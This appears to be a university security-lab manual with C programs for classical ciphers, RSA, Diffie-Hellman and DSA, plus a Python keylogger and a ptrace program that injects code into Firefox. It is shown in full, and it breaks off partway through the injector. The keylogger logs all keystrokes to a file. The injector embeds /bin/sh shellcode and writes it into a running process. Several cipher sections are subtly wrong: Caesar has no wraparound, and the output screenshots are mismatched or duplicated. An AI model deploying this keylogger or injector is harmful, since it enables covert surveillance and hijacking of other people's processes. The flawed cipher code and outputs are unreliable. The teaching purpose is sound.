

CAESAR CIPHER**Problem Statement:**

Julius Caesar protected his confidential information by encrypting it using a cipher. Caesar's cipher shifts each letter by a number of letters. If the shift takes you past the end of the alphabet, just rotate back to the front of the alphabet. In the case of a rotation by 3, w, x, y, and z would map to z, a, b and c.

Original alphabet: abcdefghijklmnopqrstuvwxyz

Alphabet rotated +3: defghijklmnopqrstuvwxyzabc

Aim:

To implement encryption and decryption in Caesar Cipher technique.

Algorithm:

1. Declare two arrays to store plaintext and ciphertext
2. Prompt the user to enter plaintext
3. Loop till the end-of line marker comes
 - a. get one plaintext character & put the same in plaintext[] array and increment i
 - b. apply caesar 3 key shift cipher on the character and store in ciphertext[] array and increment x.
4. Print the ciphertext


Program Code:

```
#include <stdio.h>

int main()
{
    char plaintext[100]={0},
    ciphertext[100]={0};    int c;
    printf("Plaintext:");
    while((c=getchar()) != '\n')
    {
        static int x=0, i=0;
        plaintext[i++]= (char)c;
        ciphertext[x++]=(char)(c+3);
    }
}
```

```
    printf("Cipher text:");  
printf("%s\n",ciphertext);  
return 0;  
  
}
```

Output:



The screenshot shows a terminal window with a blue title bar and a menu bar containing 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. The terminal output is as follows:

```
[student@localhost ~]$ gcc caesar.c  
[student@localhost ~]$ ./a.out  
plaintext for encryption: varshini  
cipher text: yduvklql  
ciphertext for decryption: yduvklql  
Decrypted text: varshini  
[student@localhost ~]$
```

Result:

RAIL-FENCE**Problem Statement**

The **rail fence cipher** (also called a **zigzag cipher**) is a form of transposition cipher. It derives its name from the way in which it is encoded. In the rail fence cipher, the plain text is written downwards and diagonally on successive “rails” of an imaginary fence, then moving up when the bottom rail is reached. When the top rail is reached, the message is written downwards again until the whole plaintext is written out. The message is then read off in rows. For example, if 3 “rails” and the message “HELLOWORLD” is used, the cipherer writes out:

H . . . O . . . L . .
E . L . W . R . D
. . L . . . O . . .

Then reads off to get the ciphertext:

HOLELWRDLO

Implement a program to perform this cipher.

Aim:

To implement Rail-Fence Cipher technique using C.

Algorithm:

1. Get the plaintext string from the user.
2. Take the string length of the plaintext.
3. For each plaintext character do the following-
 - a. If $ch \% 2 == 0$ put in a[] array
 - b. Else put in b[] array
4. Take each character in a[] array and put in s[] array and increment the index.
5. After all characters in a[] array are copied, then copy each character from b[] array and put into s[] array and increment the index.
6. Print the contents of s[] array to get ciphertext.

Program Code:

```
#include<stdio.h>
#include<string.h>
```

```
void encryptMsg(char msg[], int key){

    int msgLen = strlen(msg), i, j, k = -1, row = 0, col = 0;

    char railMatrix[key][msgLen];

    for(i = 0; i < key; ++i)

        for(j = 0; j < msgLen; ++j)
```

```

        railMatrix[i][j] = '\n';

for(i = 0; i < msgLen; ++i){

    railMatrix[row][col++] = msg[i];

    if(row == 0 || row == key-1)

        k= k * (-1);

    row = row + k;

}

printf("\nEncrypted Message: ");

for(i = 0; i < key; ++i)

    for(j = 0; j < msgLen; ++j)

        if(railMatrix[i][j] != '\n')

            printf("%c", railMatrix[i][j]);

}

void decryptMsg(char enMsg[], int key){

    int msgLen = strlen(enMsg), i, j, k = -1, row = 0, col = 0, m = 0;

    char railMatrix[key][msgLen];

    for(i = 0; i < key; ++i)

        for(j = 0; j < msgLen; ++j)

            railMatrix[i][j] = '\n';

    for(i = 0; i < msgLen; ++i){

        railMatrix[row][col++] = '*';

        if(row == 0 || row == key-1)

            k= k * (-1);

        row = row + k;

    }

```

```

    }

    for(i = 0; i < key; ++i)

        for(j = 0; j < msgLen; ++j)

            if(railMatrix[i][j] == '*')

                railMatrix[i][j] = enMsg[m++];

    row = col = 0;

    k = -1;

    printf("\nDecrypted Message: ");

    for(i = 0; i < msgLen; ++i){

        printf("%c", railMatrix[row][col++]);

        if(row == 0 || row == key-1)

            k = k * (-1);

        row = row + k;

    }

}

int main(){

    char msg[50];
    printf("plain text to encrypt:");
    scanf("%s",msg);

    int key = 3;

    printf("Original Message: %s", msg);

    encryptMsg(msg, key);

    char enMsg[50];
    printf("\ncipher text to decrypt:");
    scanf("%s",enMsg);


```

```
decryptMsg(enMsg, key);
```

```
return 0;
```

```
}
```

Output:

A screenshot of a terminal window with a blue title bar and a menu bar containing 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. The terminal shows the following commands and output:

```
[student@localhost ~]$ gcc caesar.c
[student@localhost ~]$ ./a.out
plaintext for encryption: varshini
cipher text: yduvklql
ciphertext for decryption: yduvklql
Decrypted text: varshini
[student@localhost ~]$
```

Result:

PLAYFAIR CIPHER**Problem Statement:**

The Playfair cipher was the first practical digraph substitution cipher. The scheme was invented in 1854 by Charles Wheatstone but was named after Lord Playfair who promoted the use of the cipher. In playfair cipher unlike traditional cipher we encrypt a pair of alphabets (digraphs) instead of a single alphabet.

The Algorithm consists of 2 steps:

I. Generate the key Square(5×5):

- The key square is a 5×5 grid of alphabets that acts as the key for encrypting the plaintext. Each of the 25 alphabets must be unique and one letter of the alphabet (usually J) is omitted from the table (as the table can hold only 25 alphabets). If the plaintext contains J, then it is replaced by I.
- The initial alphabets in the key square are the unique alphabets of the key in the order in which

II. Algorithm to encrypt the plain text: The plaintext is split into pairs of two letters (digraphs). If there is an odd number of letters, a Z is added to the last letter.**Rules for Encryption:**

- **If both the letters are in the same column:** Take the letter below each one (going back to the top if at the bottom).
- **If both the letters are in the same row:** Take the letter to the right of each one (going back to the leftmost if at the rightmost position).
- **If neither of the above rules is true:** Form a rectangle with the two letters and take the letters on the horizontal opposite corner of the rectangle.

Aim:

To implement Playfair Cipher technique using C.

Algorithm:

1. Initialize the contents of the table to zero.
2. Get the length of the key
3. Get the key string from the user.
4. Insert each element of the key into the table.
5. Fill the remaining entries of the table with the character not already entered into the table.
6. Enter the length of the plaintext.
7. Get the plaintext string.

Program Code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define SIZE 30

void toLowerCase(char plain[], int ps) {
    for (int i = 0; i < ps; i++) {
        if (plain[i] > 64 && plain[i] < 91)
            plain[i] += 32;
    }
}

int removeSpaces(char* plain, int ps) {
    int i, count = 0;
    for (i = 0; i < ps; i++)
        if (plain[i] != ' ')
            plain[count++] = plain[i];
    plain[count] = '\0';
    return count;
}

void generateKeyTable(char key[], int ks, char keyT[5][5]) {
    int i, j, k, flag = 0, *dicty;
    dicty = (int*)calloc(26, sizeof(int));

    for (i = 0; i < ks; i++) {
        if (key[i] != 'j')
            dicty[key[i] - 97] = 2;
    }

    dicty['j' - 97] = 1;

    i = 0;
    j = 0;
    for (k = 0; k < ks; k++) {
        if (dicty[key[k] - 97] == 2) {
            dicty[key[k] - 97] -= 1;
            keyT[i][j] = key[k];
            j++;
            if (j == 5) {
                i++;
                j = 0;
            }
        }
    }

    for (k = 0; k < 26; k++) {
        if (dicty[k] == 0) {
            keyT[i][j] = (char)(k + 97);
        }
    }
}
```



```

        j++;
        if (j == 5) {
            i++;
            j = 0;
        }
    }
}

```

```

void search(char keyT[5][5], char a, char b, int arr[]) {
    int i, j;

    if (a == 'j')
        a = 'i';
    else if (b == 'j')
        b = 'i';

    for (i = 0; i < 5; i++) {
        for (j = 0; j < 5; j++) {
            if (keyT[i][j] == a) {
                arr[0] = i;
                arr[1] = j;
            }
            else if (keyT[i][j] == b) {
                arr[2] = i;
                arr[3] = j;
            }
        }
    }
}

```

```

int mod5(int a) {
    if (a < 0)
        a += 5;
    return (a % 5);
}

```

```

int prepare(char str[], int ptrs) {
    if (ptrs % 2 != 0) {
        str[ptrs++] = 'z';
        str[ptrs] = '\0';
    }
    return ptrs;
}

```

```

void encrypt(char str[], char keyT[5][5], int ps) {
    int i, a[4];

    for (i = 0; i < ps; i += 2) {
        search(keyT, str[i], str[i + 1], a);
        if (a[0] == a[2]) {

```

```

        str[i] = keyT[a[0]][mod5(a[1] + 1)];
        str[i + 1] = keyT[a[0]][mod5(a[3] + 1)];
    }
    else if (a[1] == a[3]) {
        str[i] = keyT[mod5(a[0] + 1)][a[1]];
        str[i + 1] = keyT[mod5(a[2] + 1)][a[1]];
    }
    else {
        str[i] = keyT[a[0]][a[3]];
        str[i + 1] = keyT[a[2]][a[1]];
    }
}
}
}

```

```

void decrypt(char str[], char keyT[5][5], int ps) {
    int i, a[4];
    for (i = 0; i < ps; i += 2) {
        search(keyT, str[i], str[i + 1], a);
        if (a[0] == a[2]) {
            str[i] = keyT[a[0]][mod5(a[1] - 1)];
            str[i + 1] = keyT[a[0]][mod5(a[3] - 1)];
        }
        else if (a[1] == a[3]) {
            str[i] = keyT[mod5(a[0] - 1)][a[1]];
            str[i + 1] = keyT[mod5(a[2] - 1)][a[1]];
        }
        else {
            str[i] = keyT[a[0]][a[3]];
            str[i + 1] = keyT[a[2]][a[1]];
        }
    }
}
}

```

```

void encryptAndDecryptByPlayfairCipher(char str[], char key[], int choice) {
    char ps, ks, keyT[5][5];

    ks = strlen(key);
    ks = removeSpaces(key, ks);
    toLowerCase(key, ks);

    ps = strlen(str);
    toLowerCase(str, ps);
    ps = removeSpaces(str, ps);

    ps = prepare(str, ps);

    generateKeyTable(key, ks, keyT);

    if (choice == 1) {
        encrypt(str, keyT, ps);
        printf("Encrypted text: %s\n", str);
    }
}

```

```

    }
    else if (choice == 2) {
        decrypt(str, keyT, ps);
        printf("Decrypted text: %s\n", str);
    }
}

int main() {
    char str[SIZE], key[SIZE];
    int choice;

    printf("Enter key text: ");
    scanf("%s", key);

    printf("Enter text to be processed: ");
    scanf("%s", str);

    printf("Choose operation:\n");
    printf("1. Encrypt\n2. Decrypt\n");
    printf("Enter your choice: ");
    scanf("%d", &choice);

    encryptAndDecryptByPlayfairCipher(str, key, choice);

    return 0;
}

```

Output:

```

student : bash — Konsole
File Edit View Bookmarks Settings Help
[student@localhost ~]$ gcc play.c
[student@localhost ~]$ ./a.out
Enter key text: CSE
Enter text to be processed: securitylab
Choose operation:
1. Encrypt
2. Decrypt
Enter your choice: 1
Encrypted text: eabpugyansib
[student@localhost ~]$ gcc play.c
[student@localhost ~]$ ./a.out
Enter key text: cse
Enter text to be processed: eabpugyansez
Choose operation:
1. Encrypt
2. Decrypt
Enter your choice: 2
Decrypted text: securitylabx
[student@localhost ~]$ █

```

Result:

RSA

Aim:

To implement RSA asymmetric key cryptosystem using C.

Algorithm:

1. Select two large prime numbers p and q
2. Compute $n=p \times q$
3. Choose system modulus: $\phi(n)=(p-1) \times (q-1)$
4. Select a random encryption key e such that $\gcd(e, \phi(n))=1$
5. Decrypt by computing $d=1 \bmod \phi(n)$
6. Print the public key {e,n}
7. Print the private key {d,n}

Program Code:

```
#include <stdio.h>
#include <math.h> int
power(int,unsigned int,int);
int gcd(int,int);
int multiplicativeInverse(int,int,int); int
main()
{ int
  p,q,n,e,d,phi,M,C;

  printf("\nEnter two prime numbers p and q that are not equal : ");
  scanf("%d %d",&p,&q); n = p * q; phi = (p - 1)*(q - 1);
  printf("Phi(%d) = %d",n,phi);
  printf("\nEnter the integer e : ");
  scanf("%d",&e); if(e
  >= 1 && e < phi)
  { if(gcd(phi,e)!=1)
    { printf("\nChoose proper value for e !!!\n");
      return 1;
    }
  }

  //Key Generation d =
  multiplicativeInverse(e,phi,n);
  printf("\nPublic Key PU =
  { %d,%d }",e,n); printf("\nPrivate Key PR
  = { %d,%d }",d,n);
```

```

//Encryption
printf("\nMessage M =
"); scanf("%d",&M); C =
power(M,e,n);
printf("\nCiphertext C = %d \n",C);

//Decryption M =
power(C,d,n);
printf("\nDecrypted Message M = %d \n",M);

return 0;
}

int power(int x, unsigned int y, int p)
{ int res = 1;          // Initialize result x = x % p; //
    Update x if it is more than or equal to p

    while (y > 0)
    {
        // If y is odd, multiply x with result if
        (y & 1)
        res = (res*x) % p;

        // y must be even now y
        = y>>1; // y = y/2 x
        = (x*x) %
        p; } return res;
    }

int gcd ( int a, int b )
{ int c; while (
    a != 0 )
    { c = a; a = b %
    a; b = c; }
    return b;
}


int multiplicativeInverse(int a, int b, int n)
{ int sum,x,y;

    for(y=0;y<n;y++)
    { for(x=0;x<n;x++)
        { sum=a*x + b*(-y);
            if(sum==1) return
            x;
        }
    }
}

```

}

Output:

A terminal window titled 'student@fedora:~' with standard window controls. The terminal shows the execution of a C program for RSA encryption. The user enters prime numbers 5 and 11, calculates the totient 40, enters an exponent 3, and provides a message 10. The program outputs the public key {3, 55}, private key {27, 55}, the ciphertext 10, and the decrypted message 10.

```
[student@fedora ~]$ vi 301rsa.c
[student@fedora ~]$ gcc 301rsa.c
[student@fedora ~]$ ./a.out

Enter two prime numbers p and q that are not equal : 5 11
Phi(55) = 40
Enter the integer e : 3

Public Key PU = {3,55}
Private Key PR = {27,55}
Message M = 10

Ciphertext C = 10

Decrypted Message M = 10
[student@fedora ~]$
```

Result:

DIFFIE-HELLMAN KEY EXCHANGE

The simplest and the original implementation of the protocol uses the multiplicative group of integers modulo p , where p is prime, and g is a primitive root modulo p . Here is an example of the protocol, with non-secret values in blue, and secret values in **red**.

1. Alice and Bob agree to use a prime number $p = 23$ and base $g = 5$ (which is a primitive root modulo 23).
 2. Alice chooses a secret integer $a = 6$, then sends Bob $A = g^a \bmod p$
 - $A = 5^6 \bmod 23 = 8$
 3. Bob chooses a secret integer $b = 15$, then sends Alice $B = g^b \bmod p$
 - $B = 5^{15} \bmod 23 = 19$
 4. Alice computes $s = B^a \bmod p$
 - $s = 19^6 \bmod 23 = 2$
 5. Bob computes $s = A^b \bmod p$
 - $s = 8^{15} \bmod 23 = 2$
6. Alice and Bob now share a secret (the number **2**).

Aim:

To implement Diffie-Hellman key exchange using C.

Algorithm:

1. Get a prime number q as input from the user.
2. Get a value x_a and x_b which is less than q .
3. Calculate primitive root α
4. For each user A , generate a key $X_a < q$
5. Compute public key, $\alpha^{\text{pow}(X_a)} \bmod q$
6. Each user computes Y_a
7. Print the values of exchanged keys.

Program Code:

```
//This program uses fast exponentiation function power instead of pow library function
#include <stdio.h> #include <math.h>
int power( int,unsigned int,int); int
main()
{ int x,y,z,count,ai[20][20]; int
  alpha,xa,xb,ya,yb,ka,kb,q;
  printf("\nEnter a Prime Number \"q\":");
  scanf("%d",&q);
  printf("\nEnter a No \"xa\" which is less than value of q:");
  scanf("%d",&xa);
  printf("\nEnter a No \"xb\" which is less than value of
q:"); scanf("%d",&xb); printf("\nEnter alpha:");
```

```

scanf("%d",&alpha); ya
= power(alpha,xa,q); yb
= power(alpha,xb,q); ka
= power(yb,xa,q); kb =
power(ya,xb,q);
printf("\nya = %d \nyb = %d \nka = %d \nkb = %d \n",ya,yb,ka,kb); if(ka ==
kb) printf("\nThe secret keys generated by User A and User B are same\n");
else printf("\nThe secret keys generated by User A and User B are not
    same\n");
return 0;
}

```

```

int power(int x, unsigned int y, int p)
{ int res = 1;          // Initialize result x = x % p; //
    Update x if it is more than or equal to p

    while (y > 0)
    {
        // If y is odd, multiply x with result
        if (y & 1)
            res = (res*x) % p;

        // y must be even now y
        = y>>1; // y = y/2 x
        = (x*x) % p;
    } return
    res;
}

```


Output:

```
[student@fedora ~]$ vi 301deffie.c
[student@fedora ~]$ gcc 301deffie.c
[student@fedora ~]$ ./a.out

Enter a Prime Number "q":5

Enter a No "xa" which is less than value of q:3

Enter a No "xb" which is less than value of q:2

Enter alpha:3

ya = 2
yb = 4
ka = 4
kb = 4

The secret keys generated by User A and User B are same
[student@fedora ~]$
```

Result:

DSA

Aim:

To implement Digital Signature Algorithm (DSA) using C.

Algorithm:

1. Get the prime number p and its divisor q from the user.
2. Get the value of h from the user.
3. Compute the value of g.
4. Get the private key xa from the user.
5. Compute the user's public key y.
6. Get the per-message secret key k and hash value of message M.
7. Compute the value of z using g, k & p
8. Compute $z \% q$ to get the value of r
9. Compute the multiplicative inverse.
10. Compute the value of s.
11. Print the signature (r, s).

Program Code:

```
#include <stdio.h>

#include <math.h>

int power(int,unsigned int,int);
int
multiplicativeInverse(int,int,int);

int main(){

int p,q,h,g,r,s,t,x,y,z,k,inv,hash;

printf("\nEnter prime number p and
enter q prime divisor of (p-1): ");
scanf("%d %d",&p,&q);

printf("\nEnter h such that it greater
than 1 and less than (p-1): ");
scanf("%d",&h);

//Compute g

t=(p-1)/q;
```

```

g=power(h,t,p);

printf("\nEnter user's private key
such that it is greater than 0 and
less than q: ");
scanf("%d",&x);

y=power(g,x,p);
//Computer user's public key y-
power(g.x.p);

printf("\nEnter user's per-message
secret key k such that it is greater
than 0 and less than q: ");
scanf("%d",&k);

printf("\nEnter the hash(M) value:
");
scanf("%d",&hash);

//Signing. Computer and s pair

z=power(g,k,p);

r=z% q;

inv= multiplicativeInverse(k,q,p);

s=inv*(hash+x*r) % q;

//Display

printf("\n*****Computed
Values*****");
printf("\ng=%d",g);

printf("\ny=%d",y);

printf("\nGenerated Signature
Sender= (%d,%d) \n",r,s);
}
int power(int x, unsigned int y, int
p)
{
int res= 1;

// Initialize result.

x=x% p; // Update x if it is more

```

than or equal to p

```
while (y > 0)
{
// If y is odd, multiply x with result

if (y & 1)

res =(res* x) % p;

// y must be even now

y=y>>1;

x=(x*x)%p;
}
return res;
}
```


```
int multiplicativeInverse(int a, int
b, int n)
{
int sum,x,y;

for(y=0;y<n;y++)
{
for(x=0;x<n;x++)
{
sum=a*x+b* (-y);

if(sum==1)

return x;
}
}
}
```

Output:



```
student : bash — Konsole
File Edit View Bookmarks Settings Help
[student@localhost ~]$ gcc dsa.c
[student@localhost ~]$ ./a.out

Enter prime number p and enter q prime divisor of (p-1): 293 146
Enter h such that it greater than 1 and less than (p-1): 3
Enter user's private key such that it is greater than 0 and less than q: 7
Enter user's per-message secret key k such that it is greater than 0 and less than q: 5
Enter the hash(M) value: 23

*****Computed Values*****
g=9
y=37
Generated Signature Sender= (10,77)
[student@localhost ~]$
```

Result:

KEYLOGGERS**Aim:**

To write a python program to implement key logger to record key strokes in Linux.

Algorithm:

1. Check if python-xlib is installed. If not type the command- `dnf install python-xlib -y`
2. Run pyxhook file using the command- `python pyxhook.py`
3. Create a file key.py
4. Run key.py to record all key strokes.
5. Open file.log file to view all the recorded key strokes.

Program Code:

```
import os
import pyxhook

# This tells the keylogger where the log file will go.
# You can set the file path as an environment variable ('pylogger_file'),
# or use the default ~/Desktop/file.log
log_file = os.environ.get( 'pylogger_file', os.path.expanduser('~/Desktop/file.log'))

# Allow setting the cancel key from environment args, Default: ` cancel_key
= ord( os.environ.get( 'pylogger_cancel', '')[0])

# Allow clearing the log file on start, if pylogger_clean is defined.
if os.environ.get('pylogger_clean', None) is not None:      try:
    os.remove(log_file)
except EnvironmentError:
    # File does not exist, or no permissions.
    pass

#creating key pressing event and saving it into log file
def OnKeyPress(event):      with open(log_file, 'a')
as f:
    f.write('{ } \n'.format(event.Key))

# create a hook manager object new_hook
= pyxhook.HookManager()
new_hook.KeyDown = OnKeyPress

# set the hook
new_hook.HookKeyboard() try:
    new_hook.start()      # start the hook
except KeyboardInterrupt:
```

```

        # User cancelled from command line.
        pass except
Exception as ex:
    # Write exceptions to the log file, for analysis later.
    msg = 'Error while catching events:\n { }'.format(ex)
    pyxhook.print_err(msg)
    with open(log_file, 'a') as f:
        f.write('\n{ }'.format(msg))

```

Output:

```

w w w
period
h d
f c b a
n k
period
c o m
Return
3
0
0
9
1
2
3
Shift_L
I
n
d
i a
9
0 Shift_L
dollar
percent

```

Result:

PROCESS CODE INJECTION**Aim:**

To do process code injection on Firefox using ptrace system call

Algorithm:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKE TEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

Program Code:

```
# include <stdio.h>//C standard input output
# include <stdlib.h>//C Standard General Utilities Library
# include <string.h>//C string lib header
# include <unistd.h>//standard symbolic constants and types #
include <sys/wait.h>//declarations for waiting
# include <sys/ptrace.h>//gives access to ptrace functionality
# include <sys/user.h>//gives ref to regs

//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
};
//header for our program.
void header()
{
printf("----Memory bytecode injector----\n");
}

//main program notice we take command line options int
main(int argc,char**argv)
{
int i,size,pid=0;
struct user_regs_struct reg;//struct that gives access to registers
//note that this regs will be in x64 for me
